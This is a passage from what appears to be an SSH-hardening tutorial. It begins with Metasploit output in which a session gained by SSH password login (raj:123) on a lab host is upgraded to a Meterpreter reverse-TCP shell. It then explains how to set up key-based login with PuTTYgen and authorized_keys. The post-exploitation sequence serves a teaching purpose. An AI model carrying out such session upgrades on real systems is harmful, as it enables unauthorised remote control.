
Hence you can see here I have owned two sessions **1st** for command shell and **2nd** for meterpreter.




```
msf auxiliary(ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.106:4433
[*] Starting the payload handler...
[*] Sending stage (797784 bytes) to 192.168.1.17
[*] Meterpreter session 2 opened (192.168.1.106:4433 -> 192.168.1.17:45595) at 2017-09-3
0 21:05:41 +0530
[*] Command stager progress: 100.00% (704/704 bytes)
msf auxiliary(ssh_login) > sessions

Active sessions
===============

  Id  Type                   Information                                      Co
nnection
  --  ----                   -----------                                      --
--------
  1   shell /linux           SSH raj:123 (192.168.1.17:22)                    19
2.168.1.106:39889 -> 192.168.1.17:22 (192.168.1.17)
  2   meterpreter x86/linux  uid=1001, gid=1001, euid=1001, egid=1001 @ 192.168.1.17  19
2.168.1.106:4433 -> 192.168.1.17:45595 (192.168.1.17)

msf auxiliary(ssh_login) > 
```

SSH Connection using PGP Keys

This way we have applied our first measure of security. Now for our second measure of security download and install **PUTTY Key Generator.** Open it and click on **Generate** button on low right side.



This will generate a public and private key. Out of these save the private key.



Key

Public key for pasting into OpenSSH authorized_keys file:

```
ssh-rsa
AAAAB3NzaC1yc2EAAAABJQAAAQEAqPQTguCerQ9PguJpW4mig7RJ7vlf4fhk/e4Qra
OjebUrli6392P7xOizMaQXnMo7DkLDnYuQHWgkIjXAlU23SGiKtV9bH78WVhA5YwjiE
XAHxcQB7Odsw/w49Rp8cXAaBwPsuFdPLYZNbbbqo6eJqYyCalXt3jV
+XTr9JWhVnOc6Tdgwxi
```

Key fingerprint: ssh-rsa 2048 3a:46:a3:c2:ed:e9:54:6d:e4:25:3a:7e:c4:ad:61:d0

Key comment: rsa-key-20170720

Key passphrase:

Confirm passphrase:

Actions

Generate a public/private key pair

Load an existing private key file


Save the generated key

Parameters

Type of key to generate:
[✓ RSA] DSA ECDSA ED25519 SSH-1 (RSA)


Number of bits in a generated key: 2048

The private key will be saved as shown in following image. You can rename it at convenience as I have named it ssh login key.




Now open terminal of your server and type:

ssh-keygen




```
raj@ubuntu:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/raj/.ssh/id_rsa):
Created directory '/home/raj/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/raj/.ssh/id_rsa.
Your public key has been saved in /home/raj/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:BEDS6kv659TRHoSKAuiH6Xo9AAE9+jca80Izx/i6rBY raj@ubuntu
The key's randomart image is:
+---[RSA 2048]----+
|o..oo..          |
|o o..  o         |
|oo o   . o       |
|= +.  . +        |
|.B.+.  . S       |
|.E& =. o .       |
| =.#... .        |
|oo=.*            |
|++=*..           |
+----[SHA256]-----+
```

The above command will create a folder named **.ssh** and then create an empty text file with the name **authorized_keys** in the same folder.




Copy the "**ssh login key.ppk**" file which are created previously into the **.ssh** folder.



In the terminal, move into .ssh folder and type the following command:


puttygen –L "ssh login key.ppk"

This command will generate a key. Copy this key in the empty file which we created




```
raj@ubuntu:~/.ssh$ puttygen -L "ssh login key.ppk"
ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEAqPQTguCerQ9PguJpW4mig7RJ7vlf4fhk/e4QraOjebUr
Ii6392P7xOizMaQXnMo7DkLDnYuQHWgkIjXAlU23SGiKtV9bH78WVhA5YwjiEXAHxcQB7Odsw/w49Rp8
cXAaBwPsuFdPLYZNbbbqo6eJqYyCalXt3jV+XTr9JWhVnOc6Tdgwxi+n/xJqHB60hPjtogP6cVBX4zWn
6emXjzFdj0TnHfkpTgpbG2RoxYiWwHHHDPZRWShpwT0cHAiPqUrJZyB89vQxeaCy7sASWZOqU14pXI0x
jG8xIPGJD9l2JUGUz7/X2YFacN/lcbwj5Ar0QwWRxak/cLfUs0ezED/jfQ== rsa-key-20170720
```

This command will generate a key. Copy this key in the empty file which we created earlier with the **authorized_keys.**



```
ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEAqPQTguCerQ9PguJpW4mig7RJ7vlf4fhk/
e4QraOjebUrIi6392P7xOizMaQXnMo7DkLDnYuQHWgkIjXAlU23SGiKtV9bH78WVhA5YwjiE
w49Rp8cXAaBwPsuFdPLYZNbbbqo6eJqYyCalXt3jV+XTr9JWhVnOc6Tdgwxi+n/
xJqHB60hPjtogP6cVBX4zWn6emXjzFdj0TnHfkpTgpbG2RoxYiWwHHHDPZRWShpwT0cHAiPq
X2YFacN/lcbwj5Ar0QwWRxak/cLfUs0ezED/jfQ== rsa-key-20170720
```

Then in putty configuration tab, go to **data** and give **Auto-login username.**



Login details

Auto-login username: raj

When username is not specified: [✓ Prompt] Use system username (RAJ)

Terminal details

Terminal-type string: xterm


Terminal speeds: 38400,38400

Environment variables

Variable:

Value:

The open SSH>Auth and give the path of SSH login key (private key that was generated).



Options controlling SSH authentication

- [ ] Bypass authentication entirely (SSH-2 only)
- [✓] Display pre-authentication banner (SSH-2 only)

Authentication methods

- [✓] Attempt authentication using Pageant
- [ ] Attempt TIS or CryptoCard auth (SSH-1)
- [✓] Attempt "keyboard-interactive" auth (SSH-2)


Authentication parameters

- [ ] Allow agent forwarding
- [ ] Allow attempted changes of username in SSH-2

Private key file for authentication:

C:\Users\RAJ\Desktop\ssh login key.pp

And then in session tab give the IP address and port number. And then click on **open.**


PuTTY Configuration

Category:

- Session
  - Logging
- Terminal
  - Keyboard
  - Bell
  - Features
- Window
  - Appearance
  - Behaviour
  - Translation
  - Selection
  - Colours
- Connection
  - Data
  - Proxy
  - Telnet
  - Rlogin
  - SSH
  - Serial

Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address): 192.168.1.17

Port: 22

Connection type: Raw Telnet Rlogin [✓ SSH] Serial

Load, save or delete a stored session

